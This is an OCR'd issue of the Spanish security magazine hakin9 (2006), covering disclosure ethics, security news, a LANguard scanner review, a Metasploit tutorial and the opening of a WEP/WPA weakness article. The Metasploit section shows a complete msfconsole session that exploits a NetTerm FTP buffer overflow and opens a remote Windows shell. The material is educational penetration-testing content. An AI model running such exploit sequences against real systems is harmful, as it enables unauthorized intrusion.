haking +CD

EN EL CD: hakin9.live lleno de herramientas de seguridad
GFI LANguard Network Security Scanner – versión completa de un revelador escáner de seguridad (para 5 direcciones IP)
Core Impact – Rapid Penetration Test (demo)





¿cómo defenderse?

Hard Core IT Security Magazine

Nº 14 (1/2006) Precio: 7,50 EUR Enero/Febrero 2006 ISSN 1731-2930 Bimestral

hakin9 Nº 14 (1/2006)

Hacking Wi-Fi • Rootkits en Oracle • Hacking MS Windows Server 2003 • Eludir los cortafuegos • GFI LANguard NSS • Spyware

LIVE TRAINING CENTER
booteas
practicas
comprendes

Hacking Wi-Fi

Redes inalámbricas peligrosas

Rootkits en Oracle
Intruso en la base de datos

Hacking Microsoft
Windows 2003 Server

Lo sentimos, pero no estás a salvo
Los cortafuegos se pueden eludir



PARA PRINCIPIANTES

Tu sistema gratuito de protección
Sistema a base de Snort para detectar intrusos

Spyware – programas espía
Cómo detectarlos y eliminarlos

EN EL CD

GFI LANguard Network Security Scanner

+11 tutoriales
entre ellos uno nuevo sobre IPS

NUEVOS E-LIBROS: Firewall Piercing, Database Rootkits, Windows Server 2003 Security Guide y muchos más

8 414090 030076 00014


Aurox 11.0



Secretario de Redacción:
Tomasz Nidecki

Queso Suizo envuelto en papel de aluminio

Hace poco captó mi atención un tema interesante en la lista de mailing Full-Disclosure. Estaba teniendo lugar una intensa discusión concerniente la ética de revelar vulnerabilidades en público. La escena del suceso era la siguiente: un comprobador de penetraciones (pentester) había contactado a ciertos vendedores, informándoles que había encontrado una vulnerabilidad en el software. A los vendedores se les desbordó la adrenalina en respuesta, pero no porque estuviesen emocionados por el hecho de que alguien quisiera ayudarlos, sino porque... ellos ya hacía tiempo que sabían de esta vulnerabilidad y no querían que se hiciese pública.

Con casos como este uno debe a veces preguntarse cuántos agujeros en nuestro software son reconocidos por los grandes vendedores comerciales, y se ocultan en vez de solucionarse. También debemos preguntarnos si estos agujeros son puramente casuales, o quizás los mismos fabricantes los utilizan como spyware (ver la página 66). Es probable que me estoy poniendo un poco paranoico en este asunto, pero ¿esto no te ha pasado nunca por la mente?

La política de ocultarle al público las vulnerabilidades detectadas y prometer a los consumidores el más alto nivel de seguridad, mientras se distribuye un trozo de queso suizo envuelto en papel de aluminio (luce como nuevo y brilla, pero dentro huele y está lleno de agujeros), no es nada nuevo para los vendedores a gran escala tales como Microsoft (ver la página 36) u Oracle (ver la página 28). Así que, ¿por qué tener alguna duda sobre la revelación de vulnerabilidades, si los vendedores no tienen reparos a la hora de mentirles a los consumidores?

Bueno, existe una razón, y no es porque a nadie le importen estos vendedores poco honestos, sino porque a ellos les importan sus consumidores. Con la revelación pública de un fallo, los consumidores del software poco seguro se convertirían en un objetivo potencial de ataques. Pero, una vez más, ¿que pasaría si el fallo no se fuese hecho público? Los consumidores aun podrían ser atacados (por aquellos que saben del fallo), aunque probablemente nunca lo descubrirían (pues el fallo no ha sido revelado), y el vendedor nunca solucionaría este error (¿para qué?...). ¿Qué es peor?

De modo que estoy cien por cien a favor de la idea de la revelación total. Y también lo está nuestra revista; este artículo es una prueba más.

Tomasz Nidecki
tonid@hakin9.org

hakin9 está editado por Software-Wydawnictwo Sp. z o.o.
Dirección: Software-Wydawnictwo Sp. z o.o.
ul. Piaskowa 3, 01-067 Varsovia, Polonia
Tfno: +48 22 887 10 10, Fax: +48 22 887 10 11
www.hakin9.org
Producción: Marta Kurpiewska *marta@software.com.pl*
Distribución: Monika Godlewska *monikag@software.com.pl*
Redactor jefe: Jarosław Szumski *jareks@software.com.pl*
Redactora adjunta: Dorota Twardo *dorota@software.com.pl*
Secretario de Redacción: Tomasz Nidecki *tonid@hakin9.org*
Preparación del CD: Robert Główczyński, Wojciech Trynkowski
Composición: Anna Osiecka *annao@software.com.pl*
Traducción: Pablo Dopico, Osiris Pimentel Cobas, Małgorzata Janerka, Hanna Grafik-Krzymińska, Carlos Troetsch, Mariusz Muszak
Corrección: Jesús Alvárez Rodrígez, Jorge Barrio Alfonso, Rosario Ortega Serrano
Betatester: Carlos García Prado

Publicidad: *adv@software.com.pl*
Suscripción: *suscripcion@software.com.pl*
Diseño portada: Agnieszka Marchocka

Las personas interesadas en cooperación rogamos se contacten: *cooperation@software.com.pl*

Si estás interesado en comprar la licencia para editar nuestras revistas contáctanos:
Monika Godlewska
e-mail: *monikag@software.com.pl*
tel.: +48 22 887 12 66
fax: +48 22 887 10 11

Imprenta: 101 Studio, Firma Tęgi 
Distribuye: coedis, s.l.
Avd. Barcelona, 225
08750 Molins de Rei (Barcelona), España

La Redacción usa el sistema de composición automática AUPOS
Los diagramas han sido elaborados con el programa smartdraw.com de la empresa SmartDraw
El CD incluido en la revista ha sido comprobado con el programa AntiVirenKit, producto de la empresa G Data Software Sp. z o.o.

La revista hakin9 es editada en 7 idiomas:



Advertencia

¡Las técnicas presentadas en los artículos se pueden usar SÓLO para realizar los tests de sus propias redes de ordenadores! La Redacción no responde del uso inadecuado de las técnicas descritas. ¡El uso de las técnicas presentadas puede provocar la pérdida de datos!

Tu impresora te observa

¿Es posible identificar el dispositivo que imprimió el documento dado? Según informó Electronic Frontier Foundation, la mayoría de las impresoras de color imprime en todas las páginas un código de barras invisible, el cual contiene información sobre el dispositivo, la fecha y la hora de la impresión.

Electronic Frontier Foundation se ocupa del monitoreo de respetar el derecho de privacidad de consumidores de los dispositivos informáticos. La fundación analizó las impresiones de unos dispositivos, sin embargo, por el momento era capaz de romper el código tan sólo de las impresoras de color de la empresa Xerox. La información incluye puntitos amarillos del diámetro menor de 1 mm que son visibles por medio del cristal de aumento y en la luz azul.

El listado completo de impresoras que imprimen código en forma de puntitos amarillos, es accesible en la página de Electronic Frontier Foundation. Según la opinión de la organización, también los demás dispositivos – que no figuran en el listado – dejan sus huellas adicionales, por ejemplo en forma de las marcas de agua que permiten la futura identificación de los dispositivos de impresión.

Merece la pena recordar que la instalación de este tipo de protecciones fue impuesta a algunos de los fabricantes de los dispositivos de impresión por el gobierno de los Estados Unidos. Tales protecciones tienen que ayudar a las agencias gubernamentales en perseguir las personas que falsean el dinero.

Final del anonimato de crackers

Después de casi dos años de lucha por no publicar, se publicaron los datos personales del asistente de la Universidad de Dunedin (Otago, Australia) quien rompía los sistemas informáticos de las empresas estadounidenses. Timothy Molteno, de 38 años de edad, fue la primera persona juzgada según la nueva ley de los delitos informáticos. Fue acusado hace 20 meses, sin embargo, la lucha por no publicar sus datos ha terminado hace poco.

Molteno fue condenado a 200 horas de trabajos sociales y a la multa de 12000 dólares de indemnización.

DVD Jon tocará el Oboe

Jon Lech Johansen, el especialista noruego en la eliminación de las protecciones de todo lo que fue protegido, encontró empleo en la empresa MP3tunes que pertenece a Michael Robertson. La tarea de DVD Jon será *introducir la música digital en el siglo XXI* – así por lo menos avisa Robertson.

Debido a ocupar el puesto del ingeniero de aplicaciones, Johansen tuvo que mudarse a San Diego de California. El noruego se ocupará de crear las nuevas aplicaciones de multimedia con el nombre provisional de Oboe. Probablemente será una aplicación-cliente del servicio de música.

Merece la pena recordar que Michael Robertson desde hace mucho tiempo se ocupa de la distribución de música en Internet; entre otros, ha sido autor del servicio de música MP3.com (vendido después al consorcio Vivendi Universal). Robertson invirtió también en la empresa Lindows, convertida luego en Linspire, que creó el sistema operativo basado en Linux.

Fue DVD Jon quien se puso en contacto con MP3tunes y ofreció sus servicios. Johansen será un miembro de un grupo de seis personas que crearán Oboe.

En el pasado, el noruego era famoso por la creación de la aplicación DeCSS que eliminaba las protecciones CSS de los discos DVD. A causa de ello fue acusado, pero poco después – tras unas apelaciones – fue eximido de todos los reproches. Más tarde, Johansen logró eliminar las protecciones de los archivos distribuidos por la tienda de música de Internet iTunes. Rompió también el protocolo AirTunes.

¡Arre Vista! con tal de que sea seguro...

La causa de la continua prolongación de los trabajos de Windows Vista es, por supuesto la seguridad que para el sistema más nuevo de la empresa Microsoft va a ser la prioridad. Así por lo menos declara Neil Holloway, el presidente de la sección europea de la empresa. Holloway presentó también unas interesantes declaraciones de los cambios de la empresa.

El presidente dijo que Microsoft había tenido ciertas demoras en la cuestión de la seguridad, sin embargo, no piensa más rendir las armas en este campo. Merece la pena subrayar que últimamente los especialistas de la empresa de Redmond por segunda vez en la historia invitaron a los hackers para hablar con ellos sobre la seguridad de sus productos. Los especialistas que visitaron la sede de la empresa habían participado en la conferencia Black Hat, en la cual fue presentado, entre otras cosas, el nuevo navegador de Microsoft – Internet Explorer 7. Los *hackers éticos* se encontraron con todo un grupo de ingenieros de Microsoft y hablaron casi de todo, desde la seguridad del navegador hasta las amenazas relacionadas con el equipo.

Pronto podremos evaluar los resultados de dicha cooperación. De momento, las notificaciones de Holloway recuerdan las disculpas de la Iglesia Católica por la Santa Inquisición – el presidente anunció que su empresa tiene en cuenta la crítica e introduce los cambios necesarios. Pidió que no se la considerara como oscurantista y demasiado burocrática.

El año que viene Microsoft publicará dos veces más aplicaciones que fue capaz de producir durante los últimos tres años. Tal resultado será posible gracias a la intensa cooperación con las pequeñas empresas. Microsoft declara que coopera con unos 100 mil proveedores de aplicaciones.

Además, tanto los 6 mil millones de dólares gastados en investigaciones y desarrollo, como los famosos tres mil patentes determinados por Holloway como *super importantes,* deberían ocasionar resultados visibles. Lo único es que Holloway no precisó si todo esto era importante para el desarrollo de aplicaciones o para la lucha contra la competencia...

IT Underground

El 12 y el 13 de octubre de 2005 en Varsovia tuvo lugar la tercera edición de la conferencia IT Underground. Participaron en ella personas del mundo entero (Suecia, Bélgica, Alemania, Singapur y Polonia). Catorce personas, especialistas de Alemania, Israel, Austria, Polonia, Italia y Estados Unidos presentaron sus ponencias. En total había 13 conferencias (tuvieron lugar en sesiones paralelas) y dos talleres adicionales.

El primer día de la conferencia empezó con la ponencia del invitado especial, Ofir Arkin. Arkin se concentró en las limitaciones de los métodos tradicionales de reconocimiento de la estructura Ethernet y presentó soluciones nuevas y mejores. Una de las ponencias más interesantes de este día (según la opinión de participantes) fue la de Tomasz Nidecki sobre spam. Se estimó interesante debido a su posibilidad de aplicación práctica.

Para los participantes de ITU se prepararon también los talleres. El primero de ellos, llevado por Michał Szymański, se refería a rootkits de Windows que funcionan en el modo de usuario. Los ejercicios – de acuerdo con la fórmula BYOL (bring your own laptop) – fueron llevados a cabo por los participantes en sus propios portátiles. En el segundo taller, cuyo moderador fue Piotr Sobolewski, pudimos enterarnos de todo lo que se refiere a la seguridad de las series de formateo.

El tema de la seguridad de bluetooth fue el hit del segundo día de la conferencia. Resultó ser muy espectacular – llamaron atención tanto los móviles que suenan y envían mensajes por sí solos, como la posibilidad de descargar de manera remota las agendas de teléfonos y otros trucos.

!Hasta la vista en febrero en Praga, en la quinta edición de IT Underground!



Sin embargo, hay más botnets

Nuevas pruebas relacionadas con tres holandeses encarcelados y acusados de tratar de construir una red mundial de ordenadores-zombies indican que el botnet controlado por ellos podía abarcar no cien mil – como se suponía al principio – sino un millón y medio de máquinas. Los hombres encarcelados son sospechados de emplear los ordenadores infectados con un troyano Toxbot, entre otras cosas para robar números de las tarjetas de crédito y chantajear las empresas que amenazaban con los ataques de tipo DDoS.

Los fiscales que se ocupan de este caso dieron la información sobre las nuevas estimaciones en cuanto al ejército de los ordenadores-zombies. Estos datos resultan de las investigaciones realizadas por el equipo holandés GOVCERT (equipo de reacción rápida relacionado con ordenadores).

El portavoz de la fiscalía holandesa, Wim de Bruin, al comentar la información opinó que este mensaje seguramente influiría en la sentencia. – *Hay diferencia entre romper un cristal de una casa y romper los cristales de toda la calle* – dijo Bruin. En el caso de los ordenadores-zombie se esperan más detenciones.

Botnets, es decir, las redes de los ordenadores infectados, constituyen actualmente una de las principales amenazas de Internet. Tanto más que los ciber-gamberros los emplean de diferentes maneras – desde enviar spam hasta realizar ataques en masa en servidores. Además, las redes infectadas muchas veces se alquilan a otras personas.

¿Ciber-ladrón por casualidad?

El londinense Daniel Cuthbert fue reconocido culpable de la violación del primer párrafo de la ley de los delitos informáticos, es decir, de conseguir acceso no autorizado al sistema (al que se sabe que no se tiene derecho a acceder). Se trata del servidor de hospedaje de la página mediante la cual se puede transferir el dinero a las personas que sufrieron durante el tsunami en Asia. Cuthbert fue condenado a 1000 libras de multa; el acusador había pedido una indemnización mucho más alta.

No sería nada raro, sin embargo, Cuthbert consiguió el acceso a las zonas no destinadas al público al añadir simplemente *../../../* al final de la dirección del navegador. Además, durante el juicio explicó que de esta manera quería comprobar si tenía que ver con la verdadera página o bien con la prueba de phishing. En su defensa se consideró el hecho de que no hizo ningún daño en el servicio que había atacado.

Comercio de niños en el servicio de subastas

La policía china investiga denuncias de la venta de niños por medio del servicio de subastas Eachnet que pertenece a eBay. Por medio de su página se ofreció la compra de unos chicos por 28.000 yuans (3.450 USD) y unas chicas por 13.000 (1.603 USD). Es posible que la subasta haya sido broma, sin embargo, la policía la trata seriamente – el comercio de los niños en China llega a ser un problema cada vez más grave.

La política comunista que introdujo multas por tener más de un niño en la familia y la tradición que estima más a los descendientes masculinos, llevó a que surgiera un movimiento clandestino del comercio de los niños. Los tribunales pronunciaron ya en estos casos varias sentencias de muerte.

En la mencionada subasta, el usuario Chuangxinzhe Yongyuan escribió que niños se suministrarían en 100 días después del nacimiento. Todos ellos iban a proceder de la provincia Henan de la China central. Antes de que se cerrara, la página fue visitada por unas 50 personas. Una de ellas incluso hizo al vendedor una pregunta acerca de este tema.

Contenido del CD

El disco adjunto a la revista contiene *hakin9.live* (*h9l*) en la versión 2.8-ng, una distribución bootable de Linux que abarca muchas herramientas útiles, la documentación, los tutoriales y el material complementario a los artículos. Para empezar a trabajar con *hakin9.live*, es suficiente arrancar el ordenador desde el CD. Iniciado el sistema, podemos registrarnos como usuarios *hakin9* sin introducir la contraseña. Esta versión de *h9l* como la primera tiene la opción de instalación en el disco duro.

Los materiales adicionales se encuentran en los siguientes directorios:

- *doc* – la documentación en el formato HTML,
- *hit* – los éxitos del número, en el actual: GFI LANguard Network Security Scanner, uno de los escáners de seguridad más populares del mundo; la versión completa para los Lectores de *hakin9* (para 5 direcciones IP); podemos conseguir el número de serie en la página *http://www.gfi.com/pages/hakin9offer.htm*,
- *art* – los materiales complementarios de los artículos: los listados, los scripts, las aplicaciones imprescindibles,
- *tut* – los tutoriales,
- *add* – los libros y otros documentos en el formato PDF (entre otros, *Firewall Piercing. Creative Exploitation of Valid Internet Protocols*, *Firewall Piercing mini HOWTO*, *Database Rootkits*, *Circumvent Oracle's Database*),
- *adv* – los materiales publicitarios (Core Impact – Rapid Penetration Test – flash demo),
- *rfc* – un conjunto de documentos RFC actuales.

Los materiales de archivo se encuentran en los subdirectorios *_arch*, mientras que los nuevos, en los directorios principales según la estructura mencionada. En caso de analizar el disco desde un *hakin9.live* arrancado, dicha estructura está disponible desde el subdirectorio */mnt/cdrom*.

Construimos la versión 2.8-ng *h9l* basándonos en la distribución Gentoo Linux y los scripts livecd-tools. Las herramientas inaccesibles del repositorio Gentoo se instalan desde los paquetes situados en el directorio */usr/local/portage* o grabados en el directorio */usr/local/bin*.

En comparación con *h9l 2.7-ng,* cambiamos la versión del kernel (actualmente 2.6.13.3 con parches *gentoo-sources-2.6.13-r3*). Añadimos el servicio VLAN y los drivers ATM y DSL, así como los drivers para WinModems (ltmodem, slmodem, intel536). Eliminamos el entorno gráfico Xfce 4, en cambio, se quedaron las librerías estáticas.

En el nuevo *h9l* se encuentra el instalador (la versión modificada de los scripts de Knoppix). Después de la instalación en el disco podemos emplear portage (el comando *emerge*) para instalar aplicaciones adicionales. El entorno gráfico *h9l* es Fluxbox junto con el administrador de archivos ROX. En la versión actual de *h9l* aparecen, entre otros, los siguientes programas:

- VConfig – configuración de la red VLAN (Virtual LAN),
- qtwvdialer – interfaz gráfica para wvdial,
- dd_rescue – aplicación para recuperar datos de los discos deteriorados.

Tutoriales y documentación

La documentación incluye, entre otras cosas, los tutoriales preparados por nuestra redacción que incluyen ejercicios prácticos. Los tutoriales suponen que utilizamos *hakin9.live*. Gracias a esto evitaremos los problemas relacionados con diferentes versiones de compiladores, la localización distinta de los ficheros de configuración, o las opciones imprescindibles para arrancar un programa en un entorno determinado.

Además de los tutoriales actualizados de ediciones anteriores, a esta versión de *hakin9.live* se ha adjuntado uno nuevo. Describe una creación de nuestro propio IPS en base de la aplicación Snort. El tutorial constituye un complemento al artículo de Michał Piotrowski *Un sistema IPS a base de Snort* (véase la página 48). ●




Figura 1. *Más y más herramientas útiles*




Figura 2. *GFI LANguard Network Security Scanner*

Si no puedes leer el contenido del CD y no es culpa de un daño mecánico, contrólalo en por lo menos dos impulsiones de CD.



En caso de cualquier problema con CD rogamos escriban a: *cd@software.com.pl*



GFI LANguard Network Security Scanner

Sistema: *Windows*
Licencia: *Comercial/freeware (depende de la versión)*
Destino: *Análisis de seguridad y gestión de parches*
Página de inicio: *http://www.gfi.com/*

GFI LANguard Network Security Scanner analiza uno o varios ordenadores en la red. El resultado es una evaluación de la seguridad y la indicación de los puntos vulnerables.

Inicio rápido: Supongamos que queremos evaluar la seguridad de uno de los ordenadores de nuestra red, que cumple la función de servidor. Ponemos en marcha LANguard (instalado con anterioridad), y pulsamos *New Scan* en la parte superior del programa. Del listado desplegable *Scan Type* elegimos la opción *Single computer.* Por supuesto, si deseamos escanear simultáneamente varios ordenadores, también podemos seleccionar una de las opciones restantes (por ejemplo, lista de ordenadores, intervalo de direcciones, dominio). Marcamos *Another Computer* e indicamos la dirección IP de la máquina a escanear.

A continuación elegimos el perfil de análisis. LANguard ofrece varios perfiles básicos, también permite la creación de perfiles personalizados. Los tipos de tests, que forman parte de un perfil dado, los podemos ver haciendo clic en *Configuration->Scanning Profiles* en la ventana *Tools Explorer.* Es mejor hacer las primeras pruebas empleando el perfil predeterminado (*Default*). Para realizar pruebas en máquinas ajenas a la red local nos servirá el perfil *Slow Networks*, con el cual se espera un mayor retraso en la comunicación.

Tras elegir el perfil (en nuestro caso *Default*) pulsamos *OK* y esperamos hasta que LANguard termine su tarea. En la ventana *Scanner Activity Windows* se muestra un breve resumen de las actividades realizadas. En la ventana *Scanned Computers*, tras finalizar el análisis, pulsamos el signo + junto al símbolo y dirección del ordenador, y vemos varias opciones (la cantidad depende del perfil seleccionado y de los resultados de las pruebas). Después de hacer clic en *Vulnerabilities* en la ventana *Scan Results*, aparece una lista (con los errores encontrados) dividida en errores de riesgo alto (*High security vulnerabilities*), medio (*Medium...*) y bajo (*Low...*). Aparte de la descripción breve del error, también recibimos un identificador de la lista *Bugtrag* o un enlace a otra página que describe el error dado.

Figura 1. *Lista de los errores hallados tras el análisis*

Después de hacer clic en el icono *Open TCP Ports* en la ventana *Scanned Computers*, nos aparece en la ventana *Scan Results* un listado de los puertos abiertos TCP junto con la información obtenida por LANguard sobre las aplicaciones que se están ejecutando en un puerto determinado. Como podemos ver, LANguard tiene también mecanismos de fingerprinter (el nombre del sistema operativo detectado se encuentra al lado de la dirección de la máquina en la ventana *Scanned Computers*). El doble clic sobre el número del puerto en la ventana *Scan Results* lanza automáticamente telnet en el puerto dado.

Los informes de las pruebas los podemos visualizar o guardar en formato HTML (sólo en la versión comercial) haciendo clic sobre la opción elegida de la lista *Scan Filters (Current Scan)* en la ventana *Tools Explorer,* y luego en el icono del disquete en la parte superior del programa.

Otras características útiles:

- análisis automático a determinadas horas, envío de informes a través del correo electrónico,
- comprobación automática (durante cada inicio) y administración de actualizaciones de seguridad, etc.

Desventajas: La mayoría de las opciones avanzadas del programa (tales como el escaneo automático y la creación de informes) se encuentran disponibles sólo en la versión comercial. En la versión demo estas opciones se desactivan después de 30 días, pero el programa se puede seguir usando bajo licencia freeeware.

Tomasz Nidecki

¡AVISO!

La empresa GFI ofrece a los lectores de *hakin9* la versión completa del programa, pero con un límite de hasta 5 direcciones IP. Basta con instalarlo de *hakin9.live* y registrarlo posteriormente en la página web del fabricante (*http://www.gfi.com/pages/hakin9offer.htm*) para que nos envíen un email con el código de serie del programa. Oferta válida hasta el 31 de marzo de 2006.

Metasploit Framework

Sistema: *Windows, Linux, Mac OS X, Solaris, FreeBSD*
Licencia: *GPL v2*
Destino: *Entorno de desarrollo para la creación de exploits y pruebas de penetración*
Página de inicio: *http://www.metasploit.com*

Metasploit es un entorno de desarrollo diseñado para facilitar la tarea de penetración de probadores y profesionales de seguridad proporcionando una completa biblioteca de exploits. Integra herramientas para la creación de nuevos exploits.

Arranque rápido: Vamos a mostrar la potencia de Metasploit en un caso concreto: supongamos que varias máquinas de nuestra red utilizan el servidor de FTP NetTerm NetFtpd; nuestros equipos corren bajo Windows 2000. Para comprobar si la vulnerabilidad es explotable utilizaremos la interfaz de consola *msfconsole*.

Metasploit utiliza variables de entorno para almacenar los parámetros necesarios. Para utilizar un exploit determinado sólo tenemos que dar los valores de ciertos parámetros. Primero elegimos el exploit que queramos usar. El comando `show exploits` nos ofrece una lista de todos los exploits disponibles. Después `use netterm _ netftpd _ user _ overflow` carga el exploit que desborda el buffer en la cadena de usuario de este servidor. Nótese como cambia el prompt.

A continuación escribimos la dirección IP del host que vamos a probar, creando la variable de entorno con la ayuda del comando `set RHOST 10.0.0.1`. Las variables de entorno deben escribirse en mayúsculas. Especificar el puerto del host remoto (con el comando `set RPORT 21`) puede parecer prescindible, ya que estamos atacando el servicio FTP, pero es una buena práctica el especificarlo.

Observamos que la modularidad con la que está construido Metasploit permite asociar a un exploit diversos payloads. De este modo es muy fácil encontrar uno que se ajuste a nuestras necesidades. De modo similar a los exploits, podemos obtener una lista de los payloads con el comando `show payloads`. Nosotros utilizaremos el `win32 _ bind`, que conectará una shell remota con nuestra máquina en un puerto dado, en el ejemplo el 4444. Introducimos el comando `set PAYLOAD win32 _ bind`.

Finalmente, queremos ejecutar el exploit: el comando es `exploit`. En la captura de pantalla vemos cómo el ataque tiene éxito, consiguiendo una shell de Windows que nos permite ejecutar cualquier comando con los privilegios del usuario que inició la aplicación, normalmente el administrador. Habrá que advertir al usuario de este equipo de que debe actualizar el software o desinstalarlo.

Otras características útiles: Metasploit es también un potente plataforma para el desarrollo de exploits y shellcodes. Contiene gran cantidad de herramientas destinadas al análisis de ejecutables, tanto en formato ELF (Linux) como PE (Windows). También incluye herramientas para el volcado de la memoria de un proceso en ejecución, que será posteriormente analizado en busca de instrucciones y direcciones de retorno.

Para facilitar su uso, sobre todo al principio, se puede operar a través de una interfaz web, tras correr el programa *msfweb*, que se encuentra disponible en la URL *http://localhost:55555*. Las funcionalidades son las mismas que las de la interfaz de consola, pero no abruma tanto. Otro detalle importante es la actualización por red: un comando y toda la biblioteca de exploits se actualiza en un momento.

Desventajas: La interfaz web sólo sirve para la ejecución de exploits. El desarrollo y demás tareas de Metasploit Framework son accesibles únicamente en línea de comandos.

Carlos García Prado

```
Terminal — bash (ttyp1)
+ -- --=[ msfconsole v2.4 [100 exploits - 75 payloads]

msf > use netterm_netftpd_user_overflow
msf netterm_netftpd_user_overflow > set RHOST 10.0.0.1
RHOST -> 10.0.0.1
msf netterm_netftpd_user_overflow > set RPORT 21
RPORT -> 21
msf netterm_netftpd_user_overflow > set PAYLOAD win32_bind
PAYLOAD -> win32_bind
msf netterm_netftpd_user_overflow(win32_bind) > set TARGET 0
TARGET -> 0
msf netterm_netftpd_user_overflow(win32_bind) > exploit
[*] Starting Bind Handler.
[*] Attempting to exploit NetTerm NetFTPD Universal
[*] Got connection from 10.0.0.2:50879 <-> 10.0.0.1:4444

Microsoft Windows 2000 [Versi?n 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

c:\netterm>
```

Figura 1. *Ejecución de uno de los exploits*




Figura 2. *Metasploit de la interfaz web*



Seguridad Wi-Fi – WEP, WPA y WPA2

Guillaume Lehembre 

Grado de dificultad



La tecnología Wi-Fi (Wireless Fidelity) es una de las tecnologías líder en la comunicación inalámbrica, y el soporte para Wi-Fi se está incorporando en cada vez más aparatos: portátiles, PDAs o teléfonos móviles. De todas formas, hay un aspecto que en demasiadas ocasiones pasa desapercibido: la seguridad. Analicemos con más detalle el nivel de seguridad de los métodos de encriptación utilizados por las soluciones Wi-Fi actuales.

Aun cuando se activen las medidas de seguridad en los aparatos Wi-Fi, se utiliza un protocolo de encriptación débil, como WEP. En este artículo, examinaremos las debilidades de WEP y veremos lo sencillo que es crackear el protocolo. La lamentable inadecuación de WEP resalta la necesidad de una nueva arquitectura de seguridad en el estándar 802.11i, por lo que también estudiaremos la puesta en práctica de WPA y WPA2 junto a sus primeras vulnerabilidades menores y su integración en los sistemas operativos.

R.I.P. WEP

WEP (*Wired Equivalent Privacy*) fue el primer protocolo de encriptación introducido en el primer estándar IEEE 802.11 allá por 1999. Está basado en el algoritmo de encriptación RC4, con una clave secreta de 40 o 104 bits, combinada con un *Vector de Inicialización* (IV) de 24 bits para encriptar el mensaje de texto *M* y su checksum – el ICV (*Integrity Check Value*). El mensaje encriptado *C* se determinaba utilizando la siguiente fórmula:

$C = [\, M \,||\, ICV(M) \,] + [\, RC4(K \,||\, IV) \,]$

donde || es un operador de concatenación y + es un operador XOR. Claramente, el vector de inicialización es la clave de la seguridad WEP, así que para mantener un nivel decente de seguridad y minimizar la difusión, el IV debe ser aplicado a cada paquete, para que los paquetes subsiguientes estén encriptados con claves diferentes. Desafortunadamente para la seguridad WEP, el IV es transmitido en texto simple, y el estándar 802.11 no obliga a la incrementación del IV, dejando esta medida de seguridad como opción posible para una termi-

En este artículo aprenderás...

- las debilidades de la encriptación WEP,
- una visión global del estándar 802.11i y sus aplicaciones comerciales: WPA y WPA2,
- los fundamentos de 802.1x,
- las debilidades potenciales de WPA y WPA2.

Lo que deberías saber...

- los fundamentos de los protocolos TCP/IP y Wi-Fi,
- debes tener nociones básicas de criptografía.

nal inalámbrica particular (punto de acceso o tarjeta inalámbrica).

Breve historia de WEP

El protocolo WEP no fue creado por expertos en seguridad o criptografía, así que pronto se demostró que era vulnerable ante los problemas RC4 descritos por David Wagner cuatro años antes. En 2001, Scott Fluhrer, Itsik Mantin y Adi Shamir (FMS para abreviar) publicaron su famoso artículo sobre WEP, mostrando dos vulnerabilidades en el algoritmo de encriptación: debilidades de no-variación y ataques IV conocidos. Ambos ataques se basan en el hecho de que para ciertos valores de clave es posible que los bits en los bytes iniciales del flujo de clave dependan de tan sólo unos pocos bits de la clave de encriptación (aunque normalmente cada bit de un flujo de clave tiene una posibilidad del 50% de ser diferente del anterior). Como la clave de encriptación está compuesta concatenando la clave secreta con el IV, ciertos valores de IV muestran claves débiles.

Estas vulnerabilidades fueron aprovechadas por herramientas de seguridad como AirSnort, permitiendo que las claves WEP fueran descubiertas analizando una cantidad de tráfico suficiente. Aunque este tipo de ataque podía ser desarrollado con éxito en una red con mucho tráfico en un plazo de tiempo razonable, el tiempo requerido para el procesamiento de los datos era bastante largo. David Hulton (h1kari) ideó un método optimizado de este mismo ataque, tomando en consideración no sólo el primer byte de la salida RC4 (como en el método FMS), sino también los siguientes. Esto resultó en una ligera reducción de la cantidad de datos necesarios para el análisis.

La etapa de comprobación de integridad también sufre de serias debilidades por culpa del algoritmo CRC32 utilizado para esta tarea. CRC32 se usa normalmente para la detección de errores, pero nunca fue considerado como seguro desde un punto de vista criptográfico, debido a su linealidad, algo que Nikita Borisov, Ian Goldberg y David Wagner ya habían advertido en 2001.

